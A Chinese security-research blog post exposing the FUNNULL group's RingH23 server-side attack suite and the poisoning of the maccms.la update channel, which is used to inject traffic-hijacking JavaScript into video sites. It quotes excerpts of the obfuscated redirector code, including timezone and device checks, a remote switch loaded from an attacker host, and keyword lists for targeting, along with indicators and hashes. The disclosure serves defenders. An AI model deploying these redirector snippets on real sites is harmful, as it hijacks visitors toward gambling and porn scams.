

围剿FUNNULL黑产：深度揭秘RingH23与MacCMS投毒攻击链

blog.xlab.qianxin.com/exposing-funnull-how-ringh23-maccms-are-poisoning-the-web

Alex.Turing

February 27, 2026



背景介绍

Funnull（全称 Funnull Technology Inc.，中文又称方能CDN或方能科技）是一家注册在菲律宾的公司，表面上看是一家提供CDN（内容分发网络）服务的公司，但实际上它是东南亚网络黑产链条中非常重要的基础设施提供商，专为“杀猪盘”网络诈骗提供一站式服务，被美国政府明确定性为重大网络犯罪支持者，在中国黑灰产圈内也长期被视为“诈骗专用云”。2025年5月29日美国财政部外国资产控制办公室（OFAC）正式宣布对Funnull黑产团伙进行制裁，之后 **Funnull 的公开运营基本陷于停滞**。然而网络黑产链条的往往有极强的韧性，Funnull这样的老牌专业团队更是如此，“被打击、潜伏、再度回归”几乎成为其生存常态，**我们的最新研究表明Funnull已换皮复活**。

时间回到2025年7月9日，**Xlab大网威胁感知系统**监测到域名download.zhw.sh正在传播一个VT 0 检测的ELF文件。首先引起注意的是访问hxxp://zhw.]sh显示的图片，让我们直呼真是胆大包天。更值得警惕的是，样本中涉及的域名“client.110.nz”在我们的PDNS系统中显示解析次数高达16亿次，种种异常迹象表明，这似乎是一条“大鱼”。

DNS Record List 1

FirstSeen ▾	LastSeen ▾	Resolution Count ▾	RType 🏷️
2025-05-30 09:30:38	2025-12-19 17:26:03	182.3m	A

在激动的心情中，我们开始了分析之旅，很快就有了初步结论：这个ELF文件是一个下载器，它会向远程服务器请求udev.sh, udev.rules, module.so, libutilkeybd.so, ring04h_office_bin等多个载荷，但由于缺乏有效的会话令牌（session token）与群组密钥（group key），我们未能通过服务器的

校验机制，没有捕获这些后续样本。然而，根据这些Payload的目的——如libutilkeybd.so用于通过Preload 机制实现劫持，udev.rules用于通过Udev机制实现持久化——我们高度确信，**这个下载器是一个恶意软件**。

为查明这个下载器的真实意图，我们以文件名为线索进行主动狩猎，迅速锁定关键组件：module.so 与 libutilkeybd.so；一个月之后，我们进一步发现了到首个 ring04h_office_bin 样本。这些样本的相继捕获，逐步拼凑出一个攻击链条：攻击者首先入侵GoEdge管理节点，并植入感染模块 **infection_init**。该模块随后通过SSH远程命令，强制所有边缘节点下载并执行 **downloader_init**。download_init，即是上文所说的下载器，它会在受控节点上部署以下一系列恶意载荷，很明显这是一个分工非常明确的攻击套件，基于样本中反复出现的字符串RING04H,以及 office_bin模块使用xor 23解密配置文件，这个攻击套件被我们命名为**RingH23**，它包含Badnginx2s，Badredis2s，Badhide2s等不同目的组件。


- **udev.sh & udev.rules**：非常罕见的Udev持久化脚本&规则
- **module.so**：非常罕见的Nginx恶意模块，负责下载劫持，数字钱包替换，以及向网页注入恶意JavaScript代码，被命名为Badnginx2s
- **ring04h_office_bin**：后门模块，用于维持对节点的长期持久化访问，C2保存在Azure Blob Storage，被命名为Badredis2s
- **libutilkeybd.so**：用户态Rootkit模块，用于隐藏Payload的活动痕迹,被命名为Badhide2s

此次攻击活动的核心目的之一，是在向网页中植入恶意JavaScript代码，从而将访问者劫持并跳转至博彩、色情等非法网站。这些恶意脚本托管于数个**公共静态资源库CDN的高仿域名**。

- code.jquery[.]com，仿冒jquery.com
- cdn.jsdelivr[.]com，仿冒jsdelivr.com
- cdnjs.cloudflare[.]com，仿冒cloudflare.com
- static.bytedauce[.]com，仿冒bytedance.com

这批域名于2025年创建，从我们的数据视野来看，它们的影响范围已经非常广泛。以clonddflare为例，访问峰值在2025年8月30日，当天去重客户端高达34万。需要强调的是，我们数据源在国内约占5%的市场份额，按照这个比例推算，clonddflare当天在全国范围内可能被**680万用户主观或被动访问**，其影响规模令人咂舌。

Client Trends



很明显，此次攻击活动背后的团伙绝非普通黑客，我们以恶意JavaScript代码为线索展开溯源分析，惊奇地发现：本次活动使用的JS代码与2024年2月Polyfill.io供应链攻击以及同年5月GoEdge遭官方投毒两次攻击事件中所使用的恶意脚本如出一辙。这些攻击的黑手正是臭名昭著的**Funnul黑产组织**。

随着调查进一步深入，我们发现Funnul针对开源供应链及基础设施方面的攻击活动并没有停止。除了上述知名CDN服务，该组织还将黑手伸向了影视内容管理系统领域——**我们确认苹果CMS（maccms.la版）使用相同的JS脚本进行隐蔽的投毒攻击。**

以下为本次研究的核心发现：

1. Funnul换马甲回归，而且全面升级。

Funnul又回来了，它是2024年Polyfill.io供应链攻击，是此前BootCDN、Bootcss、Staticfile等多起CDN投毒事件的幕后黑手，是被美国财政部点名协助"杀猪盘"骗局、受害者报告损失超2亿美元的那个黑产组织。他们的之前的主要手法是寄生在已有的公共CDN服务上投毒；而现在已进化到自主开发完整的服务器端攻击套件（RingH23），主动入侵CDN节点，控制力和技术深度都上了一个台阶。

2. 两条独立的供应链感染通道。

路径一：苹果CMS（maccms.la）官方升级通道投毒。苹果CMS是一个GitHub上积累2,700+星标的开源影视建站系统，在中国中小型影视站长中拥有极高普及率。现在看来它已落入了Funnul黑产组织之手，**现已有明确证据表明，maccms.la官方通过升级通道下发恶意PHP后门。**投毒设计非常狡猾——用户安装后首次登录管理后台时触发，payload设有3分钟时效窗口，下载成功之后或过期即无法访问，有效规避事后取证。

路径二：GoEdge管理节点 → SSH横向扩散 → RingH23套件部署。攻击者入侵GoEdge CDN管理节点，植入感染模块，随后通过SSH远程命令将攻击套件RingH23强制部署到所有边缘节点。该套件包含Badredis2s, Badnginx2s, Badhide2s等多个专业化组件，并且使用非常少见的UDEEV机制实现持久化。这些组件设计精良，分工极其明确，不是脚本小子的随手之作，而是一个成熟的工程化黑产攻击套件。

3. 影响百万级用户，受害者陷入"清理又感染"的死循环。

从我们的监测数据来看：单日去重客户端峰值达58万（而我们的数据源仅占国内约5%的市场份额），保守推算全国日均超过百万用户被劫持至博彩、色情等非法站点。10,748个IP被确认感染，绝大多数为影视站点。Badredis2s的C2域名排进Tranco全球网站排名前50万，活跃程度极高。更棘手的是，大量受害站长陷入反复感染的困境。原因在于感染是三层结构，只清理表面等于只擦掉了症状，必须三层全部清除，否则必定复发。





全球主机交流论坛
<https://hostloc.com/thread-1429192-1-1>

网站被挂马了，挂马js发出来给大家-美国VPS综合讨论

2025年8月18日 — 请仔细检查所有网站文件，特别是最近被修改过的文件，查找类似特征的混淆代码。可以搜索文件中是否包含eval, aPnDhiTia, **xxSJRoX** 等关键词。代码末尾的注释 ...



宝塔面板
<https://www.bt.cn/bbs/thread-151431-1-1>

【待反馈】手机端首次访问会跳转灰产网站的进

2025年11月17日 — `function xxSJRoX(e) {; var t = "";; n = r = c1 = c2 = 0;; while (n < e.length) {; r = e.charCodeAt(n);; if (r < 128) {; t += String.`



奶昔论坛
<https://forum.naixi.net/thread-4544-1-1>

goedge缓存和挂马

2025年6月28日 — 2025-7-3 16:33:49. gaoanw 发表于2025-7-1 13:52 被投毒了，挂马function **xxSJRoX**(e){var t="";n=r=c1=c2=0;while(n. 找到哪里投毒的吗. #5 gaoanw楼主 ...

- 第一层（表面）：被篡改的JS文件。这是多数人发现的症状，清除后短暂恢复。
- 第二层（中间）：PHP恶意载荷。恶意PHP载荷在thinkphp框架中注册钩子，每一个被渲染的页面都会被自动重新感染，不清除PHP后门，JS永远清不干净。

- 第三层（根源）：官方升级通道 / 系统级持久化。对maccms.la用户，每次检查更新都可能会重新下发恶意代码；对RingH23受害者，udev规则在重启后自动恢复后门，Rootkit隐藏一切痕迹。

4. CDN1.AI极度可疑，很可能是FUNNULL的新马甲基础设施。

Funnul用于托管恶意JS脚本的域名近期集体迁移至CDN1.AI。CDN1于2025年6月才创建，却在极短时间内被FUNNULL全面采用。然而自身运维水平粗糙——官方网站证书过期都未处理，明显不符合一个正规CDN服务商的表现。综合其快速获得信任的异常模式与基础设施高度同步的迁移时机，我们推测CDN1.AI并非真正的第三方CDN，而是FUNNULL为规避追踪而启用的新马甲，这意味着该团伙正在主动构建新的基础设施层。

5. 黑产运用精细化运营逻辑，针对性极强。

攻击主要针对手机用户，设有地区限制（目前仅中国时区触发）和分时段概率机制。例如凌晨4-7点的劫持概率高达80%，利用的正是用户深夜疲惫、自控力下降的心理窗口。

更值得警惕的是攻击者的用户画像策略：根据页面内容关键词判断访客类型，实施差异化导流，这套用户画像与分时段概率投放的运营逻辑，堪比正规公司的精细化运营水平。

- 对访问正常内容的用户（“正经流量”）：优先推送入门级色情和擦边内容，降低心理门槛，逐步引导转化。
- 对已在访问灰色内容的用户（“高价值流量”）：直接对接上游赌博平台、高客单价色情站点，加速沉迷，最大化用户产出。

百万级别的影响规模

基于现有监测数据，虽然难以精确量化此次黑产活动的总体感染规模，但通过**被感染的网站，C2排名，以及恶意JS被访问的趋势**三个维度的观测，已能充分印证其广泛的影响。

0x1: 探测被感染的网站

植入到网页中的JS代码有非常强的特征，如“function xxSJRox”，“MfXKwV”，“ptbnNbK”等字串，通过资产测绘，我们发现10748个IP命中这一特征，它们中的大多数是影视站点。值得注意的是，恶意代码是动态注入，很多实际已被感染的网站可能不会被测绘发现。

语法检索	web.body:"function xxSJRoX" AND web.body:"MfXKwV"
------	---

独立IP数	10,748
资产总数	
2026	206
2025	18,858
国家	
美国	11,457
中国	1,280
英国	983
塞浦路斯	543
德国	502
荷兰	498
俄罗斯	480
日本	202

序号	IP	域名	端口/服务	站点标题	状态码
1	38.60.107.137	www.km-portefiore.com	80 http	免费电影大全-爆笑韩国综艺独家放送-高...	200
2	38.60.107.75	www.cataloggiftchina.com	443 https	热门韩剧-最新电影免费观看2025-精彩短...	200
3	172.247.104.197	www.zhenshiguochanluanzi...	80 http	尚宫影院-2026最新电影,免费短剧,科幻电...	200
4	172.247.104.231	www.yufuzhirouyuzuiqiriji.cn	80 http	尚宫影院-2026最新电影,免费短剧,科幻电...	200
5	172.247.104.246	www.jingpinrenqihuanyiq...	80 http	菲菲影视-2026最新电影,欧美动漫,科幻电...	200
6	172.247.104.196	nvshengxiong.cn	80 http	独步影视-2026最新电影,免费短剧,经...	200
7	172.247.104.247	www.10fenzhongmianfeiship...	80 http	尚宫影院-2026最新电影,免费短剧,科幻电...	200


0x2: C2的排名

Tranco 排名是一个用于衡量网站流行度的综合性排名系统，旨在提供更准确、更可靠的全球网站排名数据。它结合了Cisco Umbrella，Majestic，Farsight，Cloudflare Radar，Chrome 用户体验报告等多个数据源，是学术界广泛使用的工具。目前，Badredis2s的大部分C2都排在**全球网站排名50万**左右，活跃程度非常高。

```
$ grep -f c2.list top-1m.csv
507606,110.nz
507720,mirrors163.com
507727,ntp.asia
507728,ntporg.com
507740,plusedns.com
545775,sbindns.com
```

0x3: 恶意JS被访问的趋势

我们在溯源过程中又发现了3个新的恶意JS托管站点：bdustatic[.]com，jsdelivr[.]vip以及macoms[.]la。从统计数据来看，单日去重后的客户端峰值为58万，当前数值略有下降，保持在20万左右。考虑到数据来源的市场占有率，保守评估每天超过百万用户受这些恶意JS背后非法站点的影响。



死灰复燃的FUNNULL黑产

0x1: 归属于FUNNULL的原因

Funnul作为东南亚黑产生态中的上游基础设施提供商，主要通过从 AWS、Azure 等云厂商批量采购干净 IP 地址，再结合 DGA 生成大量域名后“洗白”转售给下游诈骗团伙，从而支撑杀猪盘、假投资平台等诈骗活动。然而，在polyfill.io、bootcdn.net、staticfile.org等多次CDN投毒事件中，Funnul并非仅充当被动供应商，而是亲自下场操作，直接收购域名并在植入恶意JS代码。这些“自己亲自下场干黑活”的事件，强烈表明投毒所使用的脚本完全隶属于Funnul自身。因为这些脚本直接承担核心的恶意跳转与流量劫持功能，只有牢牢掌握控制权，才能确保黑产链条的高效运转，最大化分成收益，并避免下游团伙随意修改导致的效率损失或分成争议。

根据这一技术推论，我们认为JavaScript脚本的特征可作为攻击归属判定的关键依据。Funnul的脚本可分为JS Loader（加载器）和JS Redirector（重定向器）两大类，它们共同构成了一个流量重定向框架。其中，JS Load器的功能是动态加载伪装成jQuery库的Redirector有效载荷；而Redirector则负责将符合预设条件的用户请求，劫持并转向赌博、色情等非法站点

① JS Loader相似性

Loader核心逻辑是通过环境检测和反调试手段，在特定设备上隐蔽加载外部资源。代码使用Base64隐藏真实URL，通过字符串拼接动态创建script标签加载伪装的Query库，但仅针对非Mac/Windows平台（移动设备/Linux）执行。本次活动捕获的Loader代码与2023年BootCDN投毒事件中所用代码完全一致，包括环境判断逻辑、解码函数结构、参数命名等。



另外值得一提的是，**macoms.la**这个域名同时出现在了另外两起攻击事件中：Polyfill供应链攻击与GoEdge官方投毒。前者已被多家安全厂商和社区公开分析并判定为Funnulld主导；后者虽暂无完整公开分析报告，但基于域名复用、流量劫持模式的一致性让我们有充分理由相信**GoEdge投毒事件**同样出自Funnulld团伙之手。



② JS Redirector相似性

Redirector的核心逻辑是通过多重检测机制（设备类型、页面关键词、时区、访问时段）在不同时间段以不同的概率（如：0-8时劫持概率60%-80%，其他时间50%）将用户重定向到特定的色情，博彩，诈骗等推广，实现流量变现。

Funnull的Redirector有非常明显的风格，通常会判断设备类型来，一般只对手机或平板这类移动端下手，PC流量价值低、转化率差且容易被管理员/安全软件发现。

```
var ismobile = navigator.userAgent.match(
/(phone|pad|pod|iPhone|iPod|ios|iPad
|Android|Mobile|BlackBerry|IEMobile|
MQQBrowser|JUC|Fennec|wOSBrowser|
BrowserNG|WebOS|Symbian|Windows Phone)
/i);

function isPc() {
try {
var _0x32df76 = navigator.platform == "Win32" ||
navigator.platform == "Windows";
var _0x508d68 = navigator.platform == "Mac68K" ||
navigator.platform == "MacPPC" ||
navigator.platform == "Macintosh" ||
navigator.platform == "MacIntel";
if (_0x508d68 || _0x32df76) {
return true;
} else {
return false;
}
} catch (_0x2decf9) {
return false;
}
}
```

再根据页面内容对用户进行初步画像，评估其潜在商业价值，并实施差异化导流策略，简单来说，正经用户，引诱看点色情，思想滑坡好下手；不太正经的用户，加大剂量，榨干价值。

正经用户（低价值流量）

- 画像：当前访问的是主流正常内容页面（无明显灰黑关键词）。这类用户初始警惕性较高、付费意愿较低、转化周期较长。
- 策略：优先推送入门级色情、擦边或轻度福利内容，通过降低心理门槛、激发好奇心，逐步引导其向更深度的消费场景，最终实现转化。

非正经用户（高价值流量）

- 画像：当前访问的是色情、博彩、六合彩、福利导航、成人直播等（包含大量对应关键词）。这类用户已有明确需求、付费意愿较强、对平台实力与内容刺激度敏感、转化周期短。
- 策略：直接匹配更上游、更专业、资金更雄厚、玩法更刺激的平台，提供高品质内容与更高回报机制，加速用户沉迷并最大化单用户产出（注册、首存、持续消费等）。

策略确定后，再根据当前时间段动态调整跳转概率，充分利用用户在不同时段的心理状态与行为特征，实现更高效的流量变现：

- 00:00–01:59，跳转概率 60%。用户刚进入深夜，警惕性开始下降，但多数人尚未完全放松，适合适度放量。
- 02:00–03:59，跳转概率 70%。深度夜间阶段，用户决策力与自控力显著减弱，冲动消费意愿上升，是破防与转化的黄金窗口。
- 04:00–06:59：跳转概率 80%。凌晨高峰期，用户疲惫、孤独感强、警惕性最低，对色情/博彩内容的接受度与付费冲动达到峰值，此时投放强度最大，转化效率最高。
- 07:00–07:59：跳转概率回落至 60%。清晨时段，用户开始清醒，警惕性回升，投放强度适当收敛，避免干扰正常作息导致举报或流失。
- 其他时间（白天 08:00–23:59）：基础概率 50%。白天用户活跃度高但警惕性强，保持中等概率投放。

Redirector还有时区检测机制，只有的特定地区才会触发跳转，从捕获的样本来看，目前只针对中国。

```
var _0x326fff = _0x1ec843.getHours();
var _0x16beb8 = Intl.DateTimeFormat().resolvedOptions().timeZone;
const _0x43a7e6 = [ "Asia/Shanghai",
                    "Asia/Chongqing",
                    "Asia/Harbin",
                    "Asia/Urumqi",
                    "Asia/Kashgar",
                    "Asia/Beijing"];
if (_0x43a7e6.includes(_0x16beb8)) { ... }
```

当上面的条件都满足时，还有一道关卡，Funnul设计了一道远程控制开关：通过动态加载外部 JavaScript 文件来设置 usercache 变量，只有该变量为 true 时才允许执行跳转，从而实现攻击行为的远程操控。

```
function a0_0xa34a2e(_0x3808ee) {
  if (_0x3808ee !== '') {
    let _0x58ffae = '';
    const _0x31a058 = new URLSearchParams(new URL(_0x3808ee).search);
    if (_0x31a058.get("from") === "idjcgebc") {
      _0x58ffae = "bc";
    }
    if (_0x31a058.get("from") === "idjcge") {
      _0x58ffae = "se";
    }
    loadjs("https://oss-cn-guangzhou.aliyuncs.com/upload/204272-1650356257.jpg?o=370&jt=" + _0x58ffae, function() {
      if (usercache == true) {
        window.location.href = _0x3808ee;
      }
    });
  }
}
```

load js -> check "usercache"

这些行为是Funnul Redirector类脚本的典型特征。本次事件捕获的 JS 脚本在整体编码风格、混淆技术及核心逻辑设计上，与之前数次投毒活动中的样本几乎完全一致，呈现出明显的家族同源性，以GoEdge事件的脚本，以及本次RingH23攻击套件投递的样本为例，两者近似的风格一目了然。

```
const keywords_ys = ["HUOLA_JS_CSS", "APP大全导航", "91视频", "91大神", "香蕉视频", "茄子视频", "青青草", "深夜视频", "狼友", "深夜直播",  
const keywords_bc = ["体育", "棋牌", "真人", "彩票", "老虎机", "电子", "捕鱼", "电竞", "斗鸡", "百家乐", "欧洲杯", "注单", "投注", "赌场",  
const keywords_lhc = ["六合彩", "六合网", "挂牌宝典", "长跟必赚", "平特一肖", "琴棋书画", "九肖中特", "四季发财", "七尾中特", "单双中特",  
const isKeywordExistYS = checkKeywords(keywords_ys);  
const isKeywordExistBC = checkKeywords(keywords_bc);  
const isKeywordExistLHC = checkKeywords(keywords_lhc);  
if (current_host.indexOf("www.dxtv1.com") !== -1 || current_host.indexOf("www.ys752.com") !== -1) {  
  jp = "https://kelerxs.com/redirect?from=idjcge";  
} else {  
  if (current_host.indexOf("shuanshu.com.com") !== -1) {  
    jp = "https://kelerxs.com/redirect?from=idjcge";  
  } else {  
    if (s.indexOf('.') !== -1 && s.indexOf(current_host) === -1) {  
      if (isKeywordExistLHC) {  
        jp = "https://kelerxs.com/redirect?from=idjcgebc";  
      } else {  
        if (isKeywordExistYS) {  
          jp = "https://kelerxs.com/redirect?from=idjcgebc";  
        } else if (isKeywordExistBC) {  
          jp = "https://kelerxs.com/redirect?from=idjcgebc";  
        } else {  
          jp = "https://kelerxs.com/redirect?from=idjcge";  
        }  
      }  
    }  
  }  
}  
  
const _0x1cca60 = ["91免费", "色猫", "成人漫画", "羞羞漫画", "福利导航", "91视频", "国产探花", "成人快手", "91福利", "福利导航", "黑料六点半",  
const _0x4525a0 = ["乐球直播", "AYX爱游戏", "开云体育", "流水盛宴", "九游娱乐", "尊享8888元", "每天彩金", "新手任务", "葡京", "银河娱乐",  
const _0x47d355 = ["六合彩", "六合网", "挂牌宝典", "长跟必赚", "平特一肖", "琴棋书画", "九肖中特", "四季发财", "七尾中特", "单双中特", "  
const _0x284bb2 = {  
  "ys": _0x1cca60,  
  "lhc": _0x47d355,  
  "bc": _0x4525a0  
};  
  
if (_0x2fd811.indexOf("www.dxtv1.com") !== -1 || _0x2fd811.indexOf("www.ys752.com") !== -1) {  
  _0x3c3fc9 = "https://ex06r4pj.sdjsao.com/redirect?from=mseose";  
} else {
```

GoEdge Campaign

idjcge vs idjcgebc

另一个更为直接的证据是，在本次活动中充当远程控制开关角色的ailyunoss.com（仿冒阿里云）于2025年4月24日被注册，它的DNS解析历史清晰地显示，在2025年5月22日至7月9日期间，该域名使用了funnull系列CDN服务。这一发现直接证明了RingH23攻击套件以及maccms.la的投毒攻击，与FUNNULL黑产团伙存在明确关联。

FirstSeen ↕	LastSeen ↕	Resolution Count ↕	RType 🏷️	Rdata
2025-07-09 20:17:40	2026-02-04 18:43:30	72.1k	CNAME	117e69bd.cdn1.ai ↗
2025-06-01 19:27:53	2025-07-09 20:52:49	8.6m	CNAME	38674ea6.u.kanejwo.com ↗
2025-05-22 23:27:58	2025-06-01 19:31:06	1.2m	CNAME	38674ea6.u.fn03.vip ↗

0x2: 可疑的cdn1.ai

Funnul用于托管的恶意javascript脚本的域名目前正在使用基于cdn1.ai基础设施的CDN服务。cdn1.ai于2025年6月18日创建，官方网站宣称它是全球内容分发网络，提供高速、稳定的内容加速服务，覆盖200+节点，提升网站访问速度95%以上。

 [CDN1 首页](#) [产品功能](#) [关于我们](#) [联系我们](#)

🌐 简体中文 ▼

● ▼

[免费试用](#)

我们根据CNAME记录对JS恶意域名进行分类，历史活动中出现的域名可以很明显看出从funnullcdn到cdn1.ai的转移过程。

FirstSeen	LastSeen	Resolution Count	RType	Rdata
2025-07-11 00:56:42	2026-02-04 20:39:41	14.5m	CNAME	025da8b2.cdn1.ai ↗
2025-06-03 19:41:05	2025-07-11 01:04:20	3.3m	CNAME	38674ea6.u.kanejwo.com ↗
2023-05-05 22:45:29	2025-06-03 19:42:15	147.6m	CNAME	38674ea6.u.fn01.vip ↗

将本次活动涉及域名与历史攻击活动中使用的域名进行横向对比分析，可以发现这些域名都在相近的时间窗口（集中在7月期间）完成了向cdn1.ai的迁移操作。

这不禁令人产生一个疑问：作为一家新兴的CDN服务商，CDN1.AI是如何在如此短的时间内，赢得像Funnul这类成熟黑产组织信任的？对于日进斗金的Funnul而言，基础设施的选择必定慎之又慎，对稳定性有比较高的要求。然而，CDN1.AI本身的表现却显得并不是那么可靠，它的技术架构源自于开源项目GoEdge，直接用于正规的商业环境先天就力有不逮；再者运营也不是很专业，例如其官方网站的SSL证书过期都未能及时更新，这显然不符合一家稳健服务商应有的表现。

我们目前尚未发现能够直接证明CDN1.AI与FunnulI团伙存在归属关系的证据，但综合其快速获得信任的异常模式、自身运维的草率表现，以及与基础设施高度同步的迁移时机，现做一技术推测：**CDN1.AI很可能并非真正的第三方CDN，而是FunnulI团伙为规避追踪而启用的新马甲。**

maccms.la官方投毒技术细节

[苹果CMS](#)是一套基于PHP和MySQL开发、免费开源的专业影视内容管理系统，主要用于快速搭建与管理各类视频站点，如电影站、电视剧站或动漫资源站等。凭借其便捷的采集功能与灵活的模板系统，该系统自发布以来一直深受中小型影视站长的欢迎，广泛应用于个人及小规模商业视频平台建设中。最初官方维护的版本（原官网为maccms.com）已于2019年前后停止更新。此后，一个被称为“maccms.la”的社区版本开始提供更新与支持，目前在GitHub上的相关项目已积累超过2700个星标，体现出较为活跃的社区生态与用户认可度。

然而，正是这样一个被广泛使用的项目，却已卷入一场**供应链安全事件**。我们已掌握明确证据表明，maccms.la的官方升级通道被用于下发恶意PHP后门代码，该后门在服务器侧执行后，会进一步植入恶意JavaScript脚本，对前端页面实施劫持与流量操控。恶意脚本的技术特征与FUNNULL团伙在多起历史攻击活动中使用的手法高度一致，印证了业内近期流传的判断：**maccms.la已实际被FUNNULL团伙控制，或已被其收购并作为攻击基础设施的一部分持续运营。**

0x1: 升级通道投毒

maccms github 源码[application\admin\view_new\index\index.html](#)中有一段ajax代码将maccms，php，thinkphp的版本信息上报给远程服务器(update.maccms.la)，检查是否需要升级。

```
$.ajax({
  url: `http://update.maccms.la/v10/?c=check&v=2025.1000.4052&p=8.4.16&tp=5.0.24&t=${Math.random()}`,
  type: 'GET',
  dataType: 'text',
  success: function(data) {
    // ...
  }
})
```

一切看似正常，但是在实际中我们发现MACCMS完成安装后第一次登录管理后台时，远程服务器会下发恶意JS代码，用于窃取敏感数据，下载PHP恶意载荷。

- post：向远程服务器上报Cookie，管理后台地址等敏感信息
- iframe：通过的隐蔽iframe触发MACCMS的下载机制，拉取恶意载荷

当网页中的iframe加载其src属性指向的地址ADMIN_PATH/admin/update/step1.html?file=laupdc00ecc82ab4b6d060da64d886e97b2c4时，浏览器会向该URL发起请求。该请求经由后端路由解析，最终会调用位于application/admin/controller/Update.php中的step1()函数。该函数的核心功能是：接收file参数，为其追加.zip扩展名并结合时间戳生成一个完整的资源标识，随后程序会基于这个标识向指定的远程服务器发起请求，尝试获取对应的资源文件。

从实际流量分析可见，laupdc00ecc82ab4b6d060da64d886e97b2c4.zip这一资源名可拆分为"laupdc"前缀和一段32位MD5字符串，构成典型的伪装命名。服务器响应头中Date与Last-Modified时间戳完全一致，且设置了仅3分钟的有效期（max-age=180），表明该文件并非预先存储，而是针对请求即时动态生成的恶意payload。这种短时效设计使文件在下载窗口过后即无法访问（返回"access denied"），有效规避了事后取证。

0x2: PHP恶意载荷

laupdc00ecc82ab4b6d060da64d886e97b2c4.zip在解压后会释放application/extra/active.php文件。此外，我们在野还发现了另一个恶意PHP载荷addons.php。

MD5	PATH
b06b9f13505eb49d6b3f4bddd64b12ce	application/extra/active.php
eb03db7ac9f10af66a1e2b16185fcadc	application/extra/addons.php

这两个PHP恶意载荷都没有使用代码混淆技术，分析难度较低。它们的核心功能都是向网站植入恶意JavaScript代码，但采用了不同的攻击策略实现网页篡改，主要区别在于注入方式和目标对象：

- addons.php采用动态注入方式，在页面渲染过程中将恶意JS代码插入到HTML文件的</html>标签之前。
- active.php 则采用动静结合的双重注入策略：一方面动态地将恶意代码插入到HTML文件的</head>标签之前；另一方面还会静态地修改系统JS模板文件，直接向文件尾部写入恶意代码。

以active.php为例，该恶意载荷在ThinkPHP框架中注册了一个view_filter钩子，使得所有需要渲染的页面在加载时都会自动触发其感染流程，实现了对网站访问流量的全面监控和实时攻击。

为了降低的暴露的风险，它还实现了一个精密的访问条件筛选机制：只有当用户使用手机设备、通过外部链接访问网站前台页面、且为非Ajax请求时才会触发恶意代码，同时通过会话控制确保每个用户最多每10小时只被攻击一次。

当条件满足时，进行对HTML和JS篡改的流程。**先看对HTML的修改**，它的逻辑核心其实就是用str_replace函数将网页中的\$template_marker替换为\$template_token.\$template_marker。

\$template_token和\$template_marker 它们使用8进制编码，gzip压缩，没有PHP环境的读者可以使用在线的PHP Sandbox查看它们的内容。template_token是恶意JS代码，相信读者一定会觉得眼熟，它正是前面章节已分析过的JS Loader代码，而template_marker正是</head>标签。

